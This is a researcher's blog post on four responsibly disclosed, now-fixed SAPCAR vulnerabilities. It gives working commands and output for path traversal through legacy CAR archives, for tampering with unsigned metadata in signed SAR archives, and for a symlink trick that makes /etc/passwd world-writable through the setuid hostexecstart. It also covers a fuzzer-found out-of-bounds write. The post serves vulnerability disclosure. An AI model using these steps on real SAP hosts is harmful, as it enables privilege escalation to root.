


By Tao Sauvage
Earlier this year, I published a blog post discussing two SAP vulnerabilities I found during a client engagement, as part of a friendly competition with my CTO and Anvil co-founder: Vincent Berg. I recommend having a look at the original post, along with the tool SAPCARve I released on our GitHub page, as this is the continuation of my journey.
As we all know, client engagements are time-boxed. As a result, I had limited time to work on a proof of concept for the project and had to restrict the scope of my investigation. When preparing the original blog post, I took the time to revisit the SAPCAR utility program. Since I found out that it was being used by SAP setuid binaries, a vulnerability in SAPCAR could lead to potentially interesting privilege escalation.
Today, I'm presenting four (4) vulnerabilities that I responsibly disclosed to SAP and that were later fixed. The vulnerabilities could result in local privilege escalations from sapsys to root on SAP systems, similar to my original blog post:
- CVE-2025-42970 – SAPCAR: Path traversal in CAR archive extraction
- CVE-2025-42992 – SAPCAR: Metadata tampering in signed SAR archives
- CVE-2025-43001 – SAPCAR: Extraction can override permissions of current and parent directories
- CVE-2025-42971 – SAPCAR: Memory corruption (OOB write) when parsing crafted CAR archives
SAR vs. CAR
Quick refresher: SAPCAR is an SAP utility to parse SAP's proprietary SAR archive file format. See it as the equivalent of WinRAR.
When reversing the SAPCAR binary using Ghidra, I noticed a fallback mechanism when SAR archives parsing failed. When an error occurred, due to an incorrect format for example, SAPCAR then started parsing the archive using sscanf as follows:
iVar4 = sscanf((char *)&local_1168,"%c %s %5o %10lu %9lu %10ld
%10lu",&local_3c,local_2168,&local_40,&local_48,&local_60,&local_58,&local_68);
After some digging, I found a previous research presentation on SAPCAR from Troopers dating back from 2016, whose slide 11 mentions the "CAR archive header":

Looking at the first line (after the comment), it matched the sscanf call I saw. As it turns out, SAR is a newer version of the CAR format. CAR used an ASCII header, while SAR introduced binary blocks and added support for signatures. When SAPCAR parses a SAR archive and fails, it then tries again to parse it, this time using the older CAR format for backward compatibility.
I also found the following page providing additional historical context about SAPCAR and its CAR/SAR formats, confirming my intuition.
Out of curiosity, I modified my SAPCARve.py script to generate a CAR archive using the same logic as the sscanf call. And it was successfully parsed on my SAP HANA express edition virtual machine, showing that CAR archives are still accepted by modern deployments.
In my previous attempt crafting an exploit for CVE-2024-47595, one path I explored but did not mention was the -xnopvalid option when injecting CLI arguments:
-xnopvalid : Do not validate file paths during extraction, such as removing the
             drive letter/leading slashes in file paths and normalizing directory
             traversal commands like ../ to prevent directory traversal attack
             (use this option with caution at your own risk)
By default, SAPCAR validates and normalizes paths when parsing SAR archives to prevent path traversal attacks. Only when you specify the -xnopvalid option are you able to disable those mitigations.
However, what I found out is that when SAPCAR falls back to parsing CAR archives, that parsing path does not apply the same validation checks (CVE-2025-42970). Specifying an absolute path in the CAR archive will result in SAPCAR extracting it as-is on the filesystem, applying the permissions specified in the archive.
Below is an example with a CAR archive containing an entry named /tmp/foobar.txt being extracted by SAPCAR to the local filesystem under /tmp/foobar.txt, with world-readable and writable permissions:
hxeadm@hxehost:/usr/sap/HXE/HDB90> head test.car
# CAR archive header
F /tmp/foobar.txt 777 7 16 1740082248 792741945
# end of header
[ binary compressed data; snip]
hxeadm@hxehost:/usr/sap/HXE/HDB90> SAPCAR -tvf test.car
-rwxrwxrwx 7 Feb 20 20:10 /tmp/foobar.txt
hxeadm@hxehost:/usr/sap/HXE/HDB90> SAPCAR -xvf test.car
processing archive test.car...
x /tmp/foobar.txt
hxeadm@hxehost:/usr/sap/HXE/HDB90> ls -alh /tmp/foobar.txt
-rwxrwxrwx 1 hxeadm sapsys 7 Feb 20 2025 /tmp/foobar.txt
Unfortunately for me, I could not leverage this alternative parsing path in my original exploit. Because CAR archives do not support signature manifests, SAPCAR will throw an error when asked to verify the archive's signature. And the hostexecstart setuid binary enforces signature verification with the -V argument placed before my injection point.
SAR Signature Manifest
Let's move on to the signature manifest itself. Reversing crypto-related code is a hard task, so I focused on logic errors instead, such as missing signatures, tampered algorithms or versions, malformed file names, and so on.
As a refresher, here is what a SAR signature manifest looks like (stored in SIGNATURE.SMF in the archive and can be extracted using the SAPCARve.py extract command):
SAP-MANIFEST
Version: 1.0
Hash: SHA256
Signature: PKCS7-TSTAMP
Body: Digest | Name-Length | Name

c6e9fb02ab59e7580fcaea6c37ae6ae6f6f5151d4ca8843659a649670fa2f6ee 000a patches.mf
a19098e76e675b2bd1269fa6e44042d71a411019dd3ac56a3487c65408a39ee5 0002 tp

-----BEGIN SIGNATURE-----
[ snip ]
-----END SIGNATURE-----
A natural question that came up was: what is included in the hashes that are then signed? Is it the SAR blocks or the content of the file itself?
A quick test confirmed that it was the content of the file itself. Why is that an issue? It leaves the metadata stored in the SAR block headers unsigned (CVE-2025-42992). Among the metadata we find some interesting fields, such as the file's permissions!
Using SAPCARve.py, I took a genuine, signed SAR archive and changed the permissions of one of the files to set the setuidbit:
$ python3 SAPCARve.py tp.sar chmod 1 --perms 0o4777
SAR archive version: 2.01
Number of files: 3
0: -rwxrwxr-x 300 patches.mf
1: -rwsrwxrwx 10575444 tp
2: drw------- 4922 SIGNATURE.SMF
Then I used SAPCAR to validate the signature of the archive, which had not been changed or updated in any way. It was still considered valid, despite our tampering:
hxeadm@hxehost:/usr/sap/HXE/HDB90> SAPCAR -V -crl crlbag.p7s -tvf tp_chmod_1_0o4777.sar
SAPCAR: processing archive tp_chmod_1_0o4777.sar (version 2.01)
srwxrwxr-x 300 22 Aug 2012 18:27 patches.mf
srwsrwxrwx 10575444 22 Aug 2012 17:48 tp
-rw------- 4922 23 Aug 2012 07:20 SIGNATURE.SMF
SAPCAR: Error category >OK< SAPCAR: Signature Subject >CN=CodeSigner003, OU=Code Signing, O=SAP Trust Community II, C=DE< SAPCAR: Signature Issuer >CN=SAP Code Signing CA, O=SAP Trust Community II, C=DE< SAPCAR: Signature Type >SAP software<
I could then feed the archive to hostexecstart and confirm that the setuid bit was indeed set:
hxeadm@hxehost:/usr/sap/HXE/HDB90> /usr/sap/hostctrl/exe/hostexecstart -upgrade /path/to/tp_chmod_1_0o4777.sar
Executing: /usr/sap/hostctrl/exe/saphostexec -upgrade -archive /path/to/tp_chmod_1_0o4777.sar -verify in
/hana/shared/HXE/HDB90
Upgrade service
Files authenticity will be verified
Extracting archive
ExtractHostagentSAR: Executing: "/usr/sap/hostctrl/exe/SAPCAR" -manifest
"/usr/sap/hostctrl/work/archive/SIGNATURE.SMF" -V -xfvs "/path/to/tp_chmod_1_0o4777.sar" -R
"/usr/sap/hostctrl/work/archive"
ExtractHostagentSAR: SAPCAR: processing archive /mnt/hgfs/vm_shared/tp_chmod_1_0o4777.sar (version 2.01)
ExtractHostagentSAR: SAPCAR: 3 file(s) extracted
[OK] ExtractHostagentSAR: Archive directory '/usr/sap/hostctrl/work/archive' added to delete list.
[OK] Extract SAP Host Agent SAR successful
Executing upgrade command './saphostexec -upgrade'
[Thr 140155011702976] Sat Oct 4 15:18:06 2025
[Thr 140155011702976] *** ERROR => Failed to execute command ./saphostexec -upgrade
(2: No such file or directory) [HostExecAuto 914]
[ERROR] Upgrade from Archive failed.
hxeadm@hxehost:/usr/sap/HXE/HDB90> sudo ls -alh /usr/sap/hostctrl/work/archive
total 11M
drwxr-x--- 3 root root 45 Oct 4 15:18 .
drwsrwxrwx 9 sapadm sapsys 4.0K Oct 4 15:18 ..
-rwxrwxr-x 1 root root 300 Aug 22 2012 patches.mf
-rwsrwxrwx 1 root root 11M Aug 22 2012 tp
drwxr-x--- 3 root root 17 Oct 4 15:18 usr
My problem was that the only signed SAR archive I had on my hard drive contained a binary that was not an interesting target to abuse the setuid bit.
Path traversal and SAR archives
Earlier, I mentioned that SAPCAR will prevent path traversal attacks by default unless the -xnopvalid option is specified:
- When handling absolute paths, SAPCAR will recreate the directory structure starting from the current directory. If an archive contains a file named
/dir1/dir2/file1and you're located inside the directory/home/myuser/for example, SAPCAR will extractfileto/home/myuser/dir1/dir2/file1. - When handling
../sequences, SAPCAR will normalize the final path, creating it under the current directory. So, assuming you're still in/home/myuser/and the SAR archive contains a file named../../../../file1, it will be extracted to/home/myuser/file1.
So how about injecting the current . and parent .. directory with world-writeable permissions in a signed SAR archive (CVE- 2025-43001)? Using SAPCARve.py again:
$ python3 SAPCARve.py tp.sar add dir .
# ...
$ python3 SAPCARve.py tp_add_dir.sar add dir ..
SAR archive version: 2.01
Number of files: 5
0: -rwxrwxr-x 300 patches.mf
1: -rwxrwxr-x 10575444 tp
2: drw------- 4922 SIGNATURE.SMF
3: drwxrwxrwx 0 .
4: drwxrwxrwx 0 ..
We can use this tampered SAR archive to target a patched version (at the time) of the setuid binary hostexecstart (targeted in my original blog post). Since hostexecstart specifies the archive directory /usr/sap/hostctrl/work/archive where to extract the files, we could effectively change the permissions of both work and archive to our advantage.
RG , DR and LK block types
But wait, there is more! In addition to regular files and directories, SAR supports another block type: symbolic links, with the type LK .
Furthermore, SAPCAR has an interesting behavior. When inserting a directory in a SAR archive, SAPCAR will first check whether it exists before attempting to create it. But regardless of the outcome, SAPCAR will still apply the permissions afterward.
Let's take an example by adding the directory anvil to an archive and extracting it:
$ strace SAPCAR -xvf tp_add_dir.sar
# ...
access("anvil", F_OK) = -1 ENOENT (No such file or directory)
mkdir("anvil", 0755) = 0
# ...
chmod("anvil", 0777) = 0
# ...
As seen in the strace output, SAPCAR will check whether anvil already exists (it doesn't), create it, and then change the permissions.
Now, let's compare to when the directory anvil already exists:
$ echo hello > anvil
$ strace SAPCAR -xvf tp_add_dir.sar
# ...
access("anvil", F_OK) = 0
# ...
chmod("anvil", 0777) = 0
# ...
This time, mkdir isn't called because anvil already exists. But SAPCAR still changes the permissions to the ones specified in the SAR archive.
Now, we can abuse this by first inserting a symbolic link and then a directory with the same name. When processing the archive, SAPCAR will:
- Process the
LKblock and create theanvilsymbolic link to our target (e.g./etc/passwd). - Process the
DRblock, callaccess, see thatanvilexists (it's our symbolic link) and skip the call tomkdir. - Finally, apply the permissions specified in the
DRblock, which is in fact our symbolic linkanvil, which ends up setting those permissions on our symlink's target.
Using SAPCARve.py once again, I took the same genuine, signed SAR archive and inserted a new symbolic link from anvil to /etc/passwd, followed by a new directory named anvil whose permissions were set to world-readable and writable. This produced the following archive (the pipe | character denotes the symbolic link, with name on the left and target on the right):
$ python3 SAPCARve.py tp.sar add sym 'anvil|/etc/passwd'
# ...
$ python3 SAPCARve.py tp_add_sym.sar add dir 'anvil' --perms 0o40777
SAR archive version: 2.01
Number of files: 5
0: -rwxrwxr-x 300 patches.mf
1: -rwxrwxr-x 10575444 tp
2: drw------- 4922 SIGNATURE.SMF
3: lrwxrwxrwx 0 anvil|/etc/passwd
4: drwxrwxrwx 0 anvil
The signature, which again was not changed or updated in any way, was still valid as confirmed by SAPCAR:
hxeadm@hxehost:/usr/sap/HXE/HDB90> SAPCAR -V -crl crlbag.p7s -tvf tp_add_sym_add_dir.sar
SAPCAR: processing archive tp_add_sym_add_dir.sar (version 2.01)
srwxrwxr-x 300 22 Aug 2012 18:27 patches.mf
srwxrwxr-x 10575444 22 Aug 2012 17:48 tp
-rw------- 4922 23 Aug 2012 07:20 SIGNATURE.SMF
lrwxrwxrwx 0 03 Oct 2025 20:27 anvil
drwxrwxrwx 0 03 Oct 2025 20:27 anvil
SAPCAR: Error category >OK< SAPCAR: Signature Subject >CN=CodeSigner003, OU=Code Signing, O=SAP Trust Community II, C=DE< SAPCAR: Signature Issuer >CN=SAP Code Signing CA, O=SAP Trust Community II, C=DE< SAPCAR: Signature Type >SAP software<
So let's target hostexecstart one last time with our new exploit:
hxeadm@hxehost:/usr/sap/HXE/HDB90> ls -alh /etc/passwd
-rw-r--r-- 1 root root 1.2K Mar 29 2025 /etc/passwd
hxeadm@hxehost:/usr/sap/HXE/HDB90> /usr/sap/hostctrl/exe/hostexecstart -upgrade /path/to/tp_add_sym_add_dir.sar
Executing: /usr/sap/hostctrl/exe/saphostexec -upgrade -archive /path/to/tp_add_sym_add_dir.sar -verify in
/hana/shared/HXE/HDB90
Upgrade service
Files authenticity will be verified
Extracting archive
ExtractHostagentSAR: Executing: "/usr/sap/hostctrl/exe/SAPCAR" -manifest
"/usr/sap/hostctrl/work/archive/SIGNATURE.SMF" -V -xfvs "/path/to/tp_add_sym_add_dir.sar" -R
"/usr/sap/hostctrl/work/archive"
ExtractHostagentSAR: SAPCAR: processing archive /path/to/tp_add_sym_add_dir.sar (version 2.01)
ExtractHostagentSAR: SAPCAR: 5 file(s) extracted
[OK] ExtractHostagentSAR: Archive directory '/usr/sap/hostctrl/work/archive' added to delete list.
[OK] Extract SAP Host Agent SAR successful
Executing upgrade command './saphostexec -upgrade'
[Thr 140412162703552] Fri Oct 3 20:29:21 2025
[Thr 140412162703552] *** ERROR => Failed to execute command ./saphostexec -upgrade
(2: No such file or directory) [HostExecAuto 914]
[ERROR] Upgrade from Archive failed.
hxeadm@hxehost:/usr/sap/HXE/HDB90> ls -alh /etc/passwd
-rwxrwxrwx 1 root root 1.2K Oct 3 20:27 /etc/passwd
We successfully gained write access to /etc/passwd and can insert our own root-privileged user now.
If you've followed this far, it should be clear now that other SAR metadata could similarly have been tampered with. Namely, the timestamp, code page, and user-info fields. I will note that I did not see SAPCAR use those fields in any way, except showing the timestamp when listing the content of the archive.
What about the 4th one?
At the beginning of the blog, I mentioned 4 vulnerabilities but only covered 3 so far. The 4th one, while not as interesting as the others in my opinion, represented the start of my next journey: black-box fuzzing of SAPCAR.
Considering the many issues found so far just focusing on logic, and considering Troopers' success in finding issues via fuzzing, I thought I should give fuzzing a try. The last time I tried black-box fuzzing, I used Intel's Pin framework for dynamic instrumentation. I thought I should revisit black-box fuzzing and see how far it had progressed since. It was the perfect excuse to try AFL++ with its Frida mode (and it's impressive to realize how far indeed it has come!).
My first attempt (using the -O Frida mode) was primitive and slow, to say the least, simply running SAPCAR to list the content of the corpus files:
$ taskset -c 0-3 afl-fuzz -i corpus -o findings -m none -O -- ./SAPCAR --tf @@

So, between 6 and 20 executions per second. That's understandable considering the many IO operations, file decompression, and computation and validation of the signature, to name a few reasons.
To my surprise, it still uncovered a memory corruption issue within its first 48h of running, our 4th and final vulnerability for this blog post: an out-of-bounds write when normalizing paths in CAR archives (CVE-2025-42971).
The smaller test case looked as follows:
$ cat oob_write.sar
a/../ 1 2 33 4
$ SAPCAR -xvf oob_write.sar
processing archive oob_write.sar...
x
double free or corruption (out)
Aborted
Debugging SAPCAR with GEF and tracing it back in the binary using Ghidra, I came to understand that SAPCAR suffered from an off-by-one error when the filename starts with /../ (in the test case above, the filename is simply /../, the leading a character being treated as the file type).
When seeing /../, SAPCAR will attempt to normalize the path by moving what's on the right to the left. For example, when seeing dir1/../dir2, it will move dir2 to dir1. The problem arises when there is no left part to begin with. So, when parsing /../dir2, it will end up moving dir2 at offset -1 of the path, writing dir2 one byte before the path starts.
And it's possible to chain multiple /../ sequences to keep walking backward. So /../../dir2 will first write /../dir2 at offset -1, then dir2 at offset -2. Then /../../../dir2 will write /../../dir2 at offset -1, /../dir2 at offset -2, dir2 at offset -3, so on.
As we keep going backward, we can end up overwriting the size of the current glibc heap chunk in memory. For example, with /../../../ [...] /../../../AAAAAAAAAAAA:
Chunk(addr=0xa43520, size=0x41414141414140, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x0000000000a43520 41 41 41 00 41 41 41 00 41 41 41 00 41 41 41 00 AAA.AAA.AAA.AAA.]
We can see that the chunk size was overridden with AAAAAAAA. I didn't explore it further, though, as it seemed tedious to exploit, and I already had more easily exploitable vulnerabilities.
If you're interested in low-level memory exploit write-ups, consider reading Martin Gallo and Maximiliano Vidal from Core Security's blog post from 2021, where they go over how they successfully turned a heap-based buffer overflow in SAPCAR into a working exploit.
Next step
I'm ending the blog post here, but our journey is not over. Setting up black-box fuzzing against SAPCAR led me down to yet another rabbit hole, trying to speed up AFL++, minimize the corpus, and write a better, more efficient harness.
To my surprise, my research shifted away from SAPCAR and led to a potential pre-authentication RCE affecting most SAP software. If it seems quite puzzling how one could go from SAPCAR to an RCE affecting most SAP software, I hear you. In a way, I hope to have piqued your interest, and I invite you to stay tuned for my next blog post documenting the last leg of my journey.
About the Author
 Tao Sauvage is a Principal Security Engineer at Anvil Secure. He loves finding vulnerabilities in anything he gets his hands on, especially when it involves embedded systems, reverse engineering and code review.
His previous research projects covered mobile OS security, resulting in multiple CVEs for Android, and wind farm equipment, with the creation of a proof-of-concept “worm” targeting Antaira systems.
He used to be a core developer of the OWASP OWTF project, an offensive web testing framework, and maintain CANToolz, a python framework for black-box CAN bus analysis.